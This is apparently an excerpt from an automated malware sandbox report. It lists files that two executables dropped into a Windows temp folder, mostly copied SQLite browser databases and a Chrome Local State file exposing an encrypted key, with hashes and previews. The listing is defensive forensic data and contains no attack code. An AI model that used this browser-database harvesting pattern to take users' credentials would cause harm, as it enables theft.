File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmp57FF.tmp	
Process:	C:\Users\user\AppData\Roaming\3228047.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmp5800.tmp	
Process:	C:\Users\user\AppData\Roaming\3228047.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmp583F.tmp	
Process:	C:\Users\user\AppData\Roaming\3228047.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6970840431455908
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBocLgAZOZD/0:T5LLOpEO5J/Kn7U1uBo8NOZ0
MD5:	00681D89EDDB6AD25E6F4BD2E66C61C6
SHA1:	14B2FBFB460816155190377BBC66AB5D2A15F7AB
SHA-256:	8BF06FD5FAE8199D261EB879E771146AE49600DBDED7FDC4EAC83A8C6A7A5D85
SHA-512:	159A9DE664091A3986042B2BE594E989FD514163094AC606DC3A6A7661A66A78C0D365B8CA2C94B8BC86D552E59D50407B4680EDADB894320125F0E9F48872D3

C:\Users\user\AppData\Local\Temp\tmp583F.tmp	
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Local\Temp\tmp5840.tmp	
Process:	C:\Users\user\AppData\Roaming\3228047.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6970840431455908
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBocLgAZOZD/0:T5LLOpEO5J/Kn7U1uBo8NOZ0
MD5:	00681D89EDDB6AD25E6F4BD2E66C61C6
SHA1:	14B2FBFB460816155190377BBC66AB5D2A15F7AB
SHA-256:	8BF06FD5FAE8199D261EB879E771146AE49600DBDED7FDC4EAC83A8C6A7A5D85
SHA-512:	159A9DE664091A3986042B2BE594E989FD514163094AC606DC3A6A7661A66A78C0D365B8CA2C94B8BC86D552E59D50407B4680EDADB894320125F0E9F48872D3
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Local\Temp\tmp5876.tmp	
Process:	C:\Users\user\AppData\Roaming\3672547.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC CE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp5877.tmp	
Process:	C:\Users\user\AppData\Roaming\3672547.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	87165
Entropy (8bit):	6.102565506017432
Encrypted:	false
SSDEEP:	1536:S9sfGRcZdJiXrXaflyYOetKdapZsyTwL3cDGOLN0nTwY/A3iuR+:SsfFcbXafIB0u1GOJmA3iuR+
MD5:	CC02ABB348037609ED09EC9157D55234
SHA1:	32411A59960ECF4D7434232194A5B3DB55817647
SHA-256:	62E0236494260F5C9FFF1C4DBF1A57C66B28A5ABE1ACF21B26D08235C735C7D8
SHA-512:	AC95705ED369D82B65200354E10875F6AD5EBC4E0F9FFC61AE6C45C32410B6F55D4C47B219BA4722B6E15C34AC57F91270581DB0A391711D70AF376170DE2A3
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.601478090199719e+12,"network":1.601453434e+12,"ticks":826153657.0,"uncertainty":4457158.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016607996"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Temp\tmp78C1.tmp	
Process:	C:\Users\user\AppData\Roaming\3672547.exe

C:\Users\user\AppData\Local\Temp\tmp78C1.tmp	
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC CE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp78C2.tmp	
Process:	C:\Users\user\AppData\Roaming\3672547.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	87165
Entropy (8bit):	6.102565506017432
Encrypted:	false
SSDEEP:	1536:S9sfGRcZdJiXrXaflyYOetKdapZsyTwL3cDGOLN0nTwY/A3iuR+:SsfFcbXafIB0u1GOJmA3iuR+
MD5:	CC02ABB348037609ED09EC9157D55234
SHA1:	32411A59960ECF4D7434232194A5B3DB55817647
SHA-256:	62E0236494260F5C9FFF1C4DBF1A57C66B28A5ABE1ACF21B26D08235C735C7D8
SHA-512:	AC95705ED369D82B65200354E10875F6AD5EBC4E0F9FFC61AE6C45C32410B6F55D4C47B219BA4722B6E15C34AC57F91270581DB0A391711D70AF376170DE2A3
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.601478090199719e+12,"network":1.601453434e+12,"ticks":826153657.0,"uncertainty":4457158.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016607996"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Temp\tmp7B55.tmp	
Process:	C:\Users\user\AppData\Roaming\3672547.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6970840431455908
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBocLgAZOZD/0:T5LLOpEO5J/Kn7U1uBo8NOZ0
MD5:	00681D89EDDB6AD25E6F4BD2E66C61C6
SHA1:	14B2FBFB460816155190377BBC66AB5D2A15F7AB
SHA-256:	8BF06FD5FAE8199D261EB879E771146AE49600DBDED7FDC4EAC83A8C6A7A5D85
SHA-512:	159A9DE664091A3986042B2BE594E989FD514163094AC606DC3A6A7661A66A78C0D365B8CA2C94B8BC86D552E59D50407B4680EDADB894320125F0E9F48872D3
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Local\Temp\tmp8890.tmp	
Process:	C:\Users\user\AppData\Roaming\3672547.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	87165
Entropy (8bit):	6.102565506017432
Encrypted:	false
SSDEEP:	1536:S9sfGRcZdJiXrXaflyYOetKdapZsyTwL3cDGOLN0nTwY/A3iuR+:SsfFcbXafIB0u1GOJmA3iuR+
MD5:	CC02ABB348037609ED09EC9157D55234
SHA1:	32411A59960ECF4D7434232194A5B3DB55817647

C:\Users\user\AppData\Local\Temp\tmp8890.tmp	
SHA-256:	62E0236494260F5C9FFF1C4DBF1A57C66B28A5ABE1ACF21B26D08235C735C7D8
SHA-512:	AC95705ED369D82B65200354E10875F6AD5EBC4E0F9FFC61AE6C45C32410B6F55D4C47B219BA4722B6E15C34AC57F91270581DB0A391711D70AF376170DE2A3
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.60147809019971 9e+12,"network":1.601453434e+12,"ticks":826153657.0,"uncertainty":4457158.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016607996"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Temp\tmp8CAF.tmp	
Process:	C:\Users\user\AppData\Roaming\3228047.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp8CB0.tmp	
Process:	C:\Users\user\AppData\Roaming\3228047.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp8CE0.tmp	
Process:	C:\Users\user\AppData\Roaming\3228047.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp8CE0.tmp

C:\Users\user\AppData\Local\Temp\tmp8CE1.tmp	
Process:	C:\Users\user\AppData\Roaming\3228047.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC CE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp9A38.tmp	
Process:	C:\Users\user\AppData\Roaming\3672547.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmp9A39.tmp	
Process:	C:\Users\user\AppData\Roaming\3672547.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	87165
Entropy (8bit):	6.102565506017432
Encrypted:	false
SSDEEP:	1536:S9sfGRcZdJiXrXaflyYOetKdapZsyTwL3cDGOLN0nTwY/A3iuR+:SsfFcbXafIB0u1GOJmA3iuR+
MD5:	CC02ABB348037609ED09EC9157D55234
SHA1:	32411A59960ECF4D7434232194A5B3DB55817647
SHA-256:	62E0236494260F5C9FFF1C4DBF1A57C66B28A5ABE1ACF21B26D08235C735C7D8
SHA-512:	AC95705ED369D82B65200354E10875F6AD5EBC4E0F9FFC61AE6C45C32410B6F55D4C47B219BA4722B6E15C34AC57F91270581DB0A391711D70AF376170DE2A3
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.601478090199719e+12,"network":1.601453434e+12,"ticks":826153657.0,"uncertainty":4457158.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016607996"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Temp\tmpA188.tmp	
Process:	C:\Users\user\AppData\Roaming\3672547.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001

C:\Users\user\AppData\Local\Temp\tmpA188.tmp	
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C.....

C:\Users\user\AppData\Local\Temp\tmpC075.tmp	
Process:	C:\Users\user\AppData\Roaming\3228047.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C.....

C:\Users\user\AppData\Local\Temp\tmpC076.tmp	
Process:	C:\Users\user\AppData\Roaming\3228047.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C.....

C:\Users\user\AppData\Local\Temp\tmpC096.tmp	
Process:	C:\Users\user\AppData\Roaming\3228047.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C

C:\Users\user\AppData\Local\Temp\tmpC096.tmp	
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmpC097.tmp	
Process:	C:\Users\user\AppData\Roaming\3228047.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmpC098.tmp	
Process:	C:\Users\user\AppData\Roaming\3228047.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmpC099.tmp	
Process:	C:\Users\user\AppData\Roaming\3228047.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmpC09A.tmp	
Process:	C:\Users\user\AppData\Roaming\3228047.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmpC0CA.tmp	
Process:	C:\Users\user\AppData\Roaming\3228047.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmpC153.tmp	
Process:	C:\Users\user\AppData\Roaming\3672547.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
